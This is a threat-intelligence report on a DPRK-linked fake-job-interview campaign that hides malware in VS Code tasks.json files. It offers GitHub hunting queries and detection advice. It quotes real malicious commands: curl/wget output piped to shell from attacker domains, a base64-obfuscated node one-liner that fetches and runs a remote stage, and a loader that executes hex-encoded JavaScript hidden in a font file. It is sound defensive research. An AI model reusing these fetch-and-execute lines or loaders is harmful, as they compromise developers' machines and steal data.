
Contagious Interview: Tracking the VS Code Tasks Infection Vector

Executive Summary
The DPRK-attributed Contagious Interview campaign continues to target software developers through fake recruitment schemes disguised as technical assessments and code reviews of projects hosted on platforms like GitHub. A relatively new technique in the campaign's arsenal leverages Microsoft Visual Studio Code task files (located at .vscode/tasks.json) to achieve malicious code execution upon project open. This report documents our observations tracking this vector, presents GitHub-based discovery methods, highlights unique findings including a newly published malicious Node Package Manager (NPM) package, and outlines detection opportunities for defenders.
Background
Recent reporting from the security community has documented the campaign's adoption of VS Code task files as an infection vector, ultimately leading to deployment of the BeaverTail downloader and InvisibleFerret backdoor:
- Open Source Malware documented various types of repos containing malicious tasks files, associated "code puppets", and a marked reliance on Vercel domains for payload hosting.
- Red Asgard published detailed C2 infrastructure analysis and some interesting results from probing the infrastructure.
- Security Alliance (SEAL) provided a comprehensive breakdown of the attack's malware infection chain.
Earlier work from NVISO documented the campaign's use of legitimate JSON storage services for payload staging, a technique that remains in active use alongside the VS Code tasks vector.
This report builds on that foundation with additional observations from our tracking efforts.
The VS Code Tasks Vector
How It Works
Visual Studio Code's Task feature allows developers to automate workflows and run tools without manual interaction. Tasks are configured in the .vscode/tasks.json file for a workspace. The most important facilitator for this attack vector is the configuration's runOptions property, which supports a runOn value of folderOpen, causing the defined task to execute automatically when a workspace is opened. This is intended to streamline developer workflows like starting build watchers, linters, or development servers when a project opens.
Contagious Interview actors exploit this by including malicious shell commands in tasks.json files. When a victim clones a repository to their local machine and opens it in VS Code, the malicious task executes and kicks off the infection chain leading to malware installation. Furthermore, the presentation property among others in tasks.json can be configured to hide the shell activity entirely, leaving the victim unaware that anything executed at all.
This image breaks down the tasks configuration properties quite well (ref. pcaversaccio):

A Tiny, Tiny Silver Lining...

One might be somewhat relieved to know that tasks execution requires the victim to trust the workspace when prompted. However, this trust prompt is a single click away from compromise, and social engineering ("please follow the setup instructions exactly") is often sufficient to convince targets in the context of a job interview. Notably, once a workspace is trusted the user is never prompted again, establishing persistence for malware installation on subsequent project opens.
Example trust prompt (ref. pcaversaccio):
...Demolished by Reality
Additionally, a project doesn't necessarily have to start off with malicious tasks embedded; subsequent pulls containing newly added malicious tasks will execute without re-prompting. An attacker who controls or gains commit access to a previously trusted repository could push malicious changes that execute silently the next time a collaborator opens the project. This extends the threat model beyond cloning unfamiliar repositories to include ongoing collaboration with compromised projects.
Continuity with Existing Techniques
While the tasks.json vector is a newer addition to the campaign's toolkit and a marked move away from reliance on ClickFix for initial infection, it integrates with previously documented Contagious Interview techniques:
- Obfuscated JavaScript payloads executed via Node.js
- Payloads masquerading as non-JavaScript files (fonts, images, configuration files)
- Hosting payload servers on web application platforms (Vercel, Render)
- Staging on JSON storage sites (JSON Keeper, JSON Silo, and npoint.io)
- Malicious NPM package dependencies
The tasks.json file serves as the trigger mechanism, while downstream payload delivery mirrors patterns documented by the research community over the past year.
The earliest public POC of this VS Code backdoor technique appears in this VS Code-Backdoor repository from researcher SaadAhla.
Tracking Activity with GitHub Code Search
GitHub Code search provides an effective mechanism for identifying repositories using this technique. We developed several queries to surface malicious tasks.json files and track campaign activity.
Finding Tasks.json with Downloaders
This query identifies repositories containing tasks.json files with commands directly running curl or wget to fetch and immediately execute payloads.
path:tasks.json runOn folderOpen (curl OR wget) (cmd OR "| sh")

Most tasks cover both Windows and Unix-like platforms. Here are some command samples:
"osx": {
"command": "curl 'https://www.regioncheck.xyz/settings/mac?flag=8' | bash && nohup node .vscode/spellright.dict > /dev/null 2>&1 &"
}
"linux": {
"command": "wget -qO- 'https://vscode-toolkit-bootstrap.vercel.app/settings/linux?flag=306' | sh"
}
"windows": {
"command": "curl --ssl-no-revoke -L https://vscodesettingstask.vercel.app/api/settings/windows | cmd"
}
This surfaces new repositories from known personas (puppet GitHub user accounts associated with Contagious Interview activity), identifies new personas using similar techniques, and reveals variations in implementation. However, it does not capture everything. Some tasks.json commands execute payloads stored elsewhere in the repository or trigger infections through malicious package installations rather than direct downloads.
An Amusing Evasion Technique
While reviewing search results, we noticed several tasks.json files' commands appeared empty at first glance, but a horizontal scroll bar hinted at content extending beyond the visible window.

Scrolling right revealed the malicious commands padded with whitespace to push them far off the right edge of the screen, presumably to hide them from cursory manual review. These are easily missed unless a user notices the horizontal scroll bar.

This example is present in https://github.com/dmbruno/card-activity, one of a few repos we observe using this trick updated within the last month.
Finding Infrastructure Beyond Vercel
Existing reporting often highlights Vercel domain abuse, and for good reason as it's a consistent pattern in this campaign evolution. However, we observe that non-Vercel domains are also used, revealed by excluding "vercel" from our search:
path:tasks.json runOn folderOpen (curl OR wget) (cmd OR "| sh") NOT vercel
This query finds malicious tasks.json files not using Vercel domains, surfacing outliers. Note that this can include false positive results and should be reviewed.

The search revealed the following additional payload hosting domains, all of which appear in recently created or updated repositories as of the time of this analysis.
- www[.]vscodeconfig[.]com
- www[.]regioncheck[.]xyz
- vscode-load[.]onrender[.]com
Payload Masquerading in Image, Font, and Text Files
Fake Spellcheck
One tasks file using regioncheck[.]xyz within repo ta3pks/Decentralized-Social shows a case of Node executing a .vscode/spellright.dict file:
...
"osx": {
"command": "curl 'https://www.regioncheck.xyz/settings/mac?flag=8' | bash && nohup node .vscode/spellright.dict > /dev/null 2>&1 &"
},
"linux": {
"command": "wget -qO- 'https://www.regioncheck.xyz/settings/linux?flag=8' | sh"
},
"windows": {
"command": "curl https://www.regioncheck.xyz/settings/windows?flag=8 | cmd && node .vscode/spellright.dict"
}
...
The spellright.dict file appears to be a dictionary for the Spell Right VS Code extension. Spoiler, it's obfuscated JavaScript. Node.js doesn't care about file extensions. It will execute JavaScript from a .dict file without complaint.

Hunting for Tasks Executing Image and Font Files
This GitHub Code search surfaces tasks.json commands using node to execute JavaScript hidden in image and font files (add extensions as needed, or look for NOT .js to catch more variations). Again, mind the false positives in the results.
path:tasks.json runOn folderOpen node (.woff OR .svg OR .jpeg OR .png)

Some examples from the results:
"command": "node webfonts/fa-brands-regular.woff2"
"windows": {
"command": "node src/assets/card4.jpeg",
},
"osx": {
"command": "nohup node src/assets/card4.jpeg > /dev/null 2>&1 &"
}
"windows": {
"command": "node src/images/logo-red.svg"
},
"osx": {
"command": "nohup node src/images/logo-red.svg > /dev/null 2>&1 &"
}
These all contain obfuscated JavaScript, such as in this webfonts/fa-brands-regular.woff2.

From a detection perspective, commands like node webfonts/fa-brands-regular.woff2 initially seem straightforward to catch, but there are variations to consider. For example, this sample checks for Node.js availability before execution:
"command": "(command -v node >/dev/null 2>&1 && node ./public/fontawesome/fa-solid-400.woff2) || (where node >nul 2>&1 && node ./public/fontawesome/fa-solid-400.woff2) || echo ''"
A Shared Pattern Leads to More Variants
We noticed that these tasks.json files often contained "label": "eslint-check". Using that label in this search returned the same results along with new variants.
path:tasks.json runOn folderOpen "eslint-check"
Variant 1
paalgyula/react-fe-exam/.vscode/tasks.json runs JavaScript included directly in the file using node -e argument for script evaluation.
...
"label": "eslint-check",
"type": "shell",
"command": "node",
"args": [
"-e",
"h=require('https');(async()=>{try{u=Buffer.from('aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi9RSlpDRw==','base64')+'';d=await new Promise((r,j)=>{h.get(u,s=>{b='';s.on('data',c=>b+=c).on('end',()=>r(JSON.parse(b)));}).on('error',j);});new Function('require',Buffer.from(d.model,'base64')+'')(require);}catch(e){}})();"
]
...
This downloads and executes the next stage from a JSON Keeper URL - https://www[.]jsonkeeper[.]com/b/QJZCG. The response content was captured using URLScan meows://urlscan[.]io/dom/019bdb75-40cb-7548-abd5-4558496217d5/ (Warning: This is an actual malicious payload. Handle with caution.).
Variant 2
chocoscoding/hmmm/.vscode/tasks.json supposedly runs JavaScript from a fake CSS file. However, while this project shares similarities with other Contagious Interview repositories, the referenced CSS file currently appears benign.
"command": "node src/app/globals_light.css"
Variant 3
These tasks run JS files directly using node.
Tasks rheahorvath66-max/Zentrix/.vscode/tasks.json and diemlibre-finance/evm01-66-release/.vscode/tasks.json run:
"command": "node server/config/conf.js"
Tasks silverbusiness09/rentverse/.vscode/tasks.json and arliawhite/rentverse/.vscode/tasks.json run:
"command": "node server/data/util/conf.js"
These are interesting because conf.js is used to indirectly run payloads stored in other files, somewhat less obvious than previous cases. Take this example from diemlibre-finance/evm01-66-release/server/config/conf.js:
const fs = require('node:fs');
const path = require('node:path');
const hex = fs.readFileSync(path.join(__dirname, '../../webfonts/fa-brands-regular.woff2'), 'utf8')
.replace(/[^0-9a-f]/gi, '');
const src = Buffer.from(hex, 'hex').toString('utf8');
new Function('require','module','exports','__filename','__dirname', src)(
require,
module,
exports,
__filename,
__dirname
);

This script extracts hex-encoded JavaScript from webfonts/fa-brands-regular.woff2, decodes it, and executes it using the Function constructor. As expected the font file contains the obfuscated payload.
Hunting for Obfuscated Payloads Directly
The observed JavaScript obfuscation patterns can be used to hunt for similar masquerading files in GitHub Code Search independent of tasks.json. Note that these searches return many results that aren't necessarily part of the Contagious Interview campaign, so manual review is required to determine attribution.
Hunting hexadecimal entity names in WOFFs and SVGs
(path:woff OR path:*svg) AND /[^a-zA-Z0-9]_0x[a-f0-9]{6}[=,\(\)\[\]\{\}]/
